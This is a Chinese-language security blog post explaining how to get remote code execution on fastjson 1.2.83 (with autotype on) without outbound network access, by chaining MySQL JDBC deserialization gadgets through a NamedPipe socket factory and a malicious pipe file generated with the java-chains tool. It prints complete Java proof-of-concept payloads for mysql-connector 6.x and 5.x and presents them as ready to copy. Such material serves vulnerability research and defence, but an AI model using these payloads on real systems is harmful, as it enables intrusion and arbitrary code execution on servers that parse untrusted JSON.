前言
众所周知,高版本的fastjson的autotype是默认关闭的,这意味着fastjson默认走白名单,目前而言没有公开利用的poc,但如果开了autotype的情况下,fastjson走的是黑名单(https://github.com/LeadroyaL/fastjson-blacklist),只要找一些冷门的没有进黑名单的类就能绕过黑名单。
比如云鼎在blackhat公布的fastjson 1.2.68的这几条mysql的链其实就没有进黑名单,即使是高版本fastjson,开了autotype还是能打的:

当然,当年的时候mysql jdbc想要打还只能出网,今年的时候yulate哥哥在先知沙龙提出了利用pipe文件实现mysql jdbc不出网利用,我们也整了个jdbc-trick项目总结了这些神奇jdbc小trick:https://github.com/yulate/jdbc-tricks/,这也让不出网利用fastjson实现rce成为了可能。
利用mysql+fastjson实现不出网rce
简单来说,所有实现了socketFactory接口的类都可以指定为一个连接方式,其中NamedPipe可以指定一个数据包,我们可以将mysql jdbc反序列化利用的数据包直接传入NamedPipe,这样在发起jdbc连接时就能在不出网的情况下利用该数据包实现反序列化,进而造成rce

由于早年还没有这个技巧,我们其实可以注意到云鼎提出的三条链子里,只有mysql6的这条是完全不需要对外发起连接的,mysql5和8其实还是得指定一个host,只有host能被正常连接才会走到后面发起jdbc连接的过程。
mysql6
这里我们先用mysql6作为示例,看看mysql6的不出网利用,环境为:
 <dependency>
      <groupId>com.alibaba</groupId>
          <artifactId>fastjson</artifactId>
      <version>1.2.83</version>
</dependency>

<dependency>
      <groupId>mysql</groupId>
          <artifactId>mysql-connector-java</artifactId>
      <version>6.0.2</version>
</dependency>
这里我们使用java-chains来生成恶意pipe文件,伟大的java-chains在近几个版本里增加了一键生成pipe的功能,实在是太方便了!



进入java-chains,在Generate的FakeMySQLBuildPipeFile这里就是恶意pipe文件生成功能:
这里的界面其实和mysql jdbc那里差不多,我们选择fastjson即可,然后选择下载模式,即可下载到恶意的pipe文件:

值得注意的是,这里我们需要选择对应的mysql版本,并且用户名也需要和jdbc请求时的用户名一样,比如这里都是mysql

然后开了autotype,只要照抄1.2.68的poc即可实现不出网rce:
package com.suctf;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;

public class Fastjon_mysql_calc_6 {
    public static void main(String[] args) {
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        String exp = "\n" +
                "{\n" +
                "       \"@type\":\"java.lang.AutoCloseable\",\n" +
                "       \"@type\":\"com.mysql.cj.jdbc.ha.LoadBalancedMySQLConnection\",\n" +
                "       \"proxy\": {\n" +
                "              \"connectionString\":{\n" +
                "                     \"url\":\"jdbc:mysql://xxx/test?useSSL=false&autoDeserialize=true&statementInterceptors=com.mysql.cj.jdbc.interceptors.ServerStatusDiffInterceptor&user=mysql&socketFactory=com.mysql.cj.core.io.NamedPipeSocketFactory&namedPipePath=calc_6.txt\"\n" +
                "              }\n" +
                "       }\n" +
                "}";
        JSON.parseObject(exp);
    }
}
mysql5
对于mysql5和mysql8其实也同样可以实现mysql jdbc不出网利用,这里的poc来自于unam4大佬,同时他也是java-chains恶意mysql pipe生成这一功能的开发者,实在是太强了!
<dependency>
            <groupId>mysql</groupId>
            <artifactId>mysql-connector-java</artifactId>
<!--            <version>6.0.2</version>-->
            <version>5.1.15</version>
</dependency>

生成pipe的时候记得选mysql5:
package com.suctf;

import com.alibaba.fastjson.JSON;
import com.alibaba.fastjson.parser.ParserConfig;


public class Fastjson_mysql_calc_5 {
    public static void main(String[] args) {
        ParserConfig.getGlobalInstance().setAutoTypeSupport(true);
        String mysql5poc = "{\n" +
                "  \"x1\": {\n" +
                "    \"@type\": \"java.lang.AutoCloseable\",\n" +
                "    \"@type\": \"com.mysql.jdbc.JDBC4Connection\",\n" +
                "    \"hostToConnectTo\": \"127.0.0.1\",\n" +
                "    \"portToConnectTo\": 3306,\n" +
                "    \"info\": {\n" +
                "      \"useSSL\": \"false\",\n" +
                "      \"user\": \"mysql\",\n" +
                "      \"HOST\": \"xxx\",\n" +
                "      \"statementInterceptors\": \"com.mysql.jdbc.interceptors.ServerStatusDiffInterceptor\",\n" +
                "      \"autoDeserialize\": \"true\",\n" +
                "      \"NUM_HOSTS\": \"1\",\n" +
                "      \"socketFactory\": \"com.mysql.jdbc.NamedPipeSocketFactory\",\n" +
                "      \"namedPipePath\": \"calc_5.txt\",\n" +
                "      \"DBNAME\": \"test\"\n" +
                "    },\n" +
                "    \"databaseToConnectTo\": \"test\",\n" +
                "    \"url\": \"\"\n" +
                "  }\n" +
                "}\n";
        JSON.parseObject(mysql5poc);
    }
}

虽然上面的poc看起来填了什么host、port,但其实不影响反序列化,主要利用的是这个calc_5.txt,这个ip乱写都行
